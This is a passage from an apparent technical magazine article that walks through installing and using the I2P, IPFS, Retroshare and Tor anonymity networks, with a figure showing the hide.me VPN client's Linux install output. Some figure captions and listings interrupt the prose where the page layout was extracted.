Traffic to the regular Internet is handled by proxy servers operated by volunteers. These proxies are the only centralized components on the I2P network. All routers have their own cryptographic identity. Routing and contact information is maintained with the help of a network database, which special routers called floodfill routers distribute on the network. The I2P network is self-contained and is not used to pass data packets to and from public servers.

For operation within the network, you will find applications like the `i2psnark` BitTorrent client and the I2P messenger, which also do without a server. With the help of an embedded application, traditional TCP/IP applications such as SSH or IRC can be tunneled via I2P.

To integrate a client into the I2P network, install the I2P router, which acts

as a proxy between applications and the I2P network. The Java application requires an appropriate runtime environment on the system, although it also works with the free OpenJDK Java implementation.

On Ubuntu, Debian, and their derivatives, you can install I2P directly from the repositories; this immediately enables a script to start I2P automatically at system boot time. In addition, you can integrate your own repository into the system; this will be used for automatic updates later. The developers explain the exact procedure on the project page.

I2P can also run in headless mode – without a graphical interface. This option is especially useful for servers. For container environments, a Docker package is available from Docker Hub. The I2P source code is available for download from the website.

To connect the computer to the I2P network, enter the `i2prouter start` command at the prompt after installation. You don't need administrative rights. The routine now launches a web browser and opens the I2P router's configuration interface in it. When you get to the interface, first change a couple of settings; the I2P Router Console then starts up (Figure 2).

The I2P Router Console has three panes: On the far left, you will find some statistical data on the network access status, the available bandwidth, and the established tunnel. Bottom right is a list of the various applications on the I2P network, as well as a list of various community sites, some of which also provide support. Top right, an info segment shows you the further steps for configuring the router. In the background, the system has already found some other I2P routers.

It is a good idea to adjust the existing bandwidth first, because it is very low by default. Click the *configuration page* link at the top of the Info section. You will now be taken to a page with numerous options; the *Bandwidth* dialog is already open. Click on the *Bandwidth Test* link to discover the bandwidth of the Internet connection, and

```
dd@ubu2204d: ~/Downloads/hide.me-linux-amd64-0.9.2
dd@ubu2204d:~/Downloads/hide.me-linux-amd64-0.9.2$ sudo ./install.sh
cp: cannot stat 'config': No such file or directory
Binary, CA certificate, SystemD service and config file installed in /opt/hide.me
Hide.me CLI needs to fetch a token. Please, provide your hide.me credentials
Username: tli313
Password:
Name: Resolved free.hideservers.net to 146.70.118.44
Pins: Hide.Me Server CA #1 pin OK
Pins: Hide.Me Root CA pin OK
Main: Access-Token stored in accessToken.txt
Using SystemD
Created symlink /etc/systemd/system/hide.me@.service → /opt/hide.me/hide.me@.service.
In order to set up and start a connection execute:
  systemctl enable hide.me@SERVER
  systemctl start hide.me@SERVER
Where SERVER is a server name ( e.g. amsterdam-1 ) or a region ( e.g. nl )
Finished
dd@ubu2204d:~/Downloads/hide.me-linux-amd64-0.9.2$
```

Figure 1: The `hide.me` client for Linux is currently only available as a command line program.

Listing 1: Setting Up `hide.me`

```
# systemctl enable hide.me<I>Server<I>
# systemctl start hide.me<I>Server<I>
```





Figure 2: The I2P Router Console allows for convenient graphical administration.

then set the optimal bandwidth for I2P (Figure 3). Once you have adjusted the bandwidth and saved it by pressing *Save Changes* bottom right, the changes you have made will appear at the top of the window.

More detailed links will now also appear in the bar on the far left; you can use them to customize various additional options. For example, *shared clients* in the *Local Tunnels* category gives you detailed information about the floodfill routers your system has

contacted and the subscriber tunnels that the system has established. Bandwidth classes are also specified for each connection.

In the *I2P services* category, you can call the services handled directly by the I2P network. Apart from BitTorrent, this also includes the integrated web server, which you can use to create and distribute anonymized web pages.

There are two email clients in the form of Susimail and I2P messenger that let you send and receive anonymized emails

on the I2P network. However, following the links on the router console – and the links that let you search for other available programs – only generates error messages. You need to install the I2P messenger client manually.

To harmonize your web browser with the I2P network, you need to change its proxy settings. To do this, adjust the HTTP proxy in Firefox's settings dialog (Figure 4). Then go to the advanced settings, which you can access by typing *about:config* in the URL bar, and change




Figure 3: The I2P network lets you manually configure the bandwidth to use for your node.

the value for `media.peerconnection.ice.proxy_only` from `false` to `true`.

IPFS

The InterPlanetary File System (IPFS) is primarily used for decentralized storage

of files and web pages [4]. IPFS, established in 2015, relies on the peer-to-peer principle and is free software. Centralized services such as DNS or individual web servers do not exist, making distributed denial-of-service (DDoS) attacks on these services impossible on an IPFS network.

IPFS stores files and web pages in a decentralized way as blocks on numerous individual nodes, which protects the information against censorship and deletion attempts. The data is named using hashes that also change when a file is modified. You can use IPFS either by installing software packages that connect your computer to the IPFS network or opt for a web

browser add-on that makes IPFS data available. The browser extension only acts as a gateway without providing the full functionality of the overlay network.

Some Linux distributions already have IPFS binary packages in their repositories. You can also obtain a precompiled binary package for the IPFS desktop from GitHub [5]. In addition to RPM and DEB packages, AppImage and Snap archives are also available. Development work on these packages is very active, so it makes sense to get the latest package.

After completing the install, you will find a launcher for the IPFS desktop in the menu of your desktop environment. Clicking on the launcher opens a native graphical front end for managing your own IPFS instance and, at the same time, establishes access to the IPFS network. The graphical interface (Figure 5), with its state-of-art design, displays statistics for your own IPFS node in the main area of the window.

Once the *Status* window confirms the connection to IPFS, you can check out the world map (Figure 6) to see the other IPFS peers across the globe that your node is connected to in the *Peers* group. The client updates the numbers, the




Figure 4: You need to manually prepare the web browser for use with I2P.




Figure 5: IPFS offers an up-to-date management interface.




Figure 6: You can monitor existing IPFS connections on a world map.

table, and the bandwidth indicators on the *Status* page more or less in real time.

To post your own files on the IPFS network, click on *Files* in the sidebar on the left. In the dialog that opens, click *Import* and select one of the options listed in the drop-down menu.

To add data from the IPFS network, you need to know and specify the Content Identifier (CID). To keep data permanently available by mirroring it to other network nodes, you additionally need to pin the data. To pin the data, press the button with the three dots. In the context menu, select the *Set pinning* option.

To pin the data to your local mass storage, check the box to the left of the *Local node* option and then press *Apply*. The file is now on your local mass storage and can be retrieved via the known CID after shutting down and restarting the daemon. Alternatively, you can keep data available at all times using a pinning service like Eternum or Pinata.

There are special search engines to help you find data on the IPFS network. They are still under construction, but they already provide useful results. The

most popular search engines for the IPFS network include Almonit, [6] IPFS-Search [7], and IPSE [8].

Retrosahre

Retrosahre [9], which has been in development for more than 15 years, is primarily used for decentralized file sharing and encrypted communication. Besides file sharing, the program focuses on services such as email, instant messaging, and feed readers.

All of these services do without central servers and use OpenSSL and asymmetric encryption based on OpenPGP. This end-to-end encryption keeps the contents of the

transferred data completely hidden from third parties. You can also use Retrosahre over the Tor or I2P network, so even neighboring nodes will not see your IP address.

Retrosahre relies on friend lists. The local node with a user's account can



Figure 7: When Retroshare launches for the first time, a profile is generated.

connect to another node only if the remote node is entered in the friend list.

Arch Linux, Slackware, Solus, and Void Linux come with Retroshare in their package sources. On Retroshare's website, you will find additional instructions for installation on many other Linux derivatives, as well as a cross-distribution AppImage package. You can also pick up a Flatpak from Flathub. In addition, Retroshare runs on the Raspberry Pi. Provided you install with a binary package customized for your choice of distribution, the routine will create a starter in the menu of the desktop environment.

Retroshare comes with a sophisticated graphical interface and an initial setup wizard. For the setup wizard, you first need to specify whether the machine will act as a default node or as a hidden node within the Retroshare network on the Tor network. You also create a user account in the start-up screen. The bar in the lower part of the window shows the progress (Figure 7).

Press the *Go!* button to start Retroshare. Two separate windows then open. In addition to the application window, Retroshare displays an information window telling you how to get started. At the same time, an icon with a white

envelope on a blue background appears in the system tray, which gives you quick access to the Retroshare window at the push of a button.

At first glance, Retroshare's interface resembles a conventional email program: A small pane contains various folders and below that is a quick view with different attributes for labeling the inputs. Messages received appear in two large window segments on the right, and a buttonbar below contains controls and a view field for the messages. A status bar at the very bottom provides information about the received and uploaded data.

The buttonbar located horizontally at the top of the screen opens up the full functionality of the application. You can use it to access the various communication modules such as chat, email, data transfer, forums, and contacts.

To use Retroshare, you need to invite friends who are also part of the Retroshare network by exchanging Retroshare IDs.

Pressing *Home* in the user interface reveals your own identifier; below that you can add a friend to your installation by clicking on *Add friend*. The friend must have sent you their Retroshare ID (by email, for example).

Please note that participating nodes must use the latest version 0.6.6 Retroshare, which is the first release in which the Retroshare ID replaces the conventional certificates used up to now. Mixing old certificates and new retroshare IDs will not work and will result in an error message.

After adding your friends to your Retroshare instance, there are unlimited possibilities for communicating through the system. Retroshare automatically transfers any registered friends to the respective contact lists. One specific advantage of Retroshare is that, unlike centralized, web-based forums, the forum function lets you compose your posts offline. They are automatically displayed in the forum after logging in again.

The file-sharing feature works in a similar way to the BitTorrent service, with Retroshare transferring files across multiple nodes in blocks. This makes it easy to share even very large files, and the individual nodes do not have to be directly connected to each other. But when a transfer relies on multiple nodes, all of the nodes need to be running or the file transfer will fail.

However, you can also use the chat or the email function for file transfer – as long as the files are not too large. In both chat and email, you will find a paper clip icon, which opens a file manager from which you can select the files you want to attach. Retroshare then attaches the files to the content for dispatch.

Tor Network

The Tor network is the best known network for anonymized communication [10], dating back to the 1990s. At the end of 2002, the Tor network was released for general use for the first time. Its now very high profile due in no small part to the Tor Browser, which is based on Mozilla Firefox and uses the Tor network for Internet access. In addition, the Tor network provides access to the Deep Web and also to the Dark Web.

The Tor network operates with thousands of servers through which it routes all traffic. Data packets pass through three servers, known as relays. The relays work in a similar way to proxies, with the data path constantly changing. Instead of fixed cascades, variable paths are used. In addition, the data is fully encrypted.




Figure 8: You can view and modify the routes your data takes in the Tor Browser.

Due to the encryption mechanism, which cryptographically processes the data multiple times, this type of data transfer is also called onion routing. Step-by-step encryption prevents tracking of data packets, because each node only performs one encryption step. Unless additional end-to-end encryption of the data is enabled, only the last node sees the transported data packets in the clear [11].

The Tor Browser further increases the user's anonymity by providing different levels of security. By default, the HTTPS Everywhere and NoScript add-ons are also enabled. Moreover, the Tor Browser isolates every web page visited and also blocks the Flash video format, which is a security risk. Besides this, the Tor Browser lets you switch data transfer routes at the push of a button to provide additional security. Although the Tor Browser is based on and compatible with Firefox ESR, the developers advise against integrating other plugins into the browser, as they may contain security vulnerabilities.

The Tor Browser comes with the client infrastructure required to connect to the Tor network. You will find countless language variants of it on the project's website. For all the individual variants, 32- and 64-bit versions are available.

Unpack the downloaded tarball in any folder. You will then find the *Tor Browser* launcher in the newly created folder `tor-browser_en/` (for the English language variant). Double-clicking on it opens the browser and displays a connection dialog. In the dialog, press the *Connect* button to connect to the Tor network. Checking the *Always connect automatically* option lets you automate the process of opening the connection for future use of the browser.

The browser opens the DuckDuckGo search engine as the home page. You can now work with the Tor Browser as you

would with any regular web browser. You can see the specific route taken by the web pages opened in the browser by clicking the icon with the padlock on the left in the URL bar. In an overlapping small window, you will then see the three nodes through which the data is routed (Figure 8), with the entry server highlighted as the guard. This server remains the same for a few months, while the other two relays change for each new web page you access. However, if necessary, you can switch the last two relays for each open web page on the fly by clicking the *New Circuit for this Site* button.

The Tor Browser also gives you access to content hosted on the Tor network. This content available on the Deep Web [12] is not accessible for conventional Firefox variants or other web browsers. The Deep Web contains only non-indexed web pages that conventional search engines do not list.

The often-cited Dark Web forms just a small part of the Deep Web, which is distinguished from it by special additional cryptographic mechanisms. In this case, the transmission of hosted data is encrypted, and the channels involved for communication are established through various servers on the Tor network using hashes. This means that the computers involved in the communication remain completely anonymous.

There are various search engines such as Torch [13] or Candle [14] to help you find Deep Web pages on the Tor network. By default, however, the Tor Browser uses DuckDuckGo, which is also Deep Web-enabled.

Conclusions

Overlay networks on the Internet contribute significantly to anonymous communication. They target different audiences here. While some P2P networks are simply about transferring individual


files with the greatest possible anonymity, others focus on anonymous browsing on the conventional Internet. Others have embraced truly anonymous communication using conventional technologies such as email, chat, or IRC.

What all overlay networks have in common is that they actually make it more difficult to inject malicious or spy code into the individual applications thanks to free licenses and the resulting free availability of the source code. As a user, however, you need to investigate in detail each overlay network in advance, especially if you are using the Dark Web, in order to be sure of obtaining a communications solution that is truly hardened against a wide variety of attack scenarios through a combination of different security mechanisms. ■■■

Info

- [1] hide.me: <https://hide.me/en/>
- [2] hide.me transparency reports: <https://hide.me/en/blog/leon-juranic-certifies-hide-me-as-one-of-the-most-private-vpn-provider/>
- [3] I2P network: <https://geti2p.net/en/>
- [4] IPFS: <https://ipfs.tech>
- [5] IPFS on GitHub: <https://github.com/ipfs/ipfs>
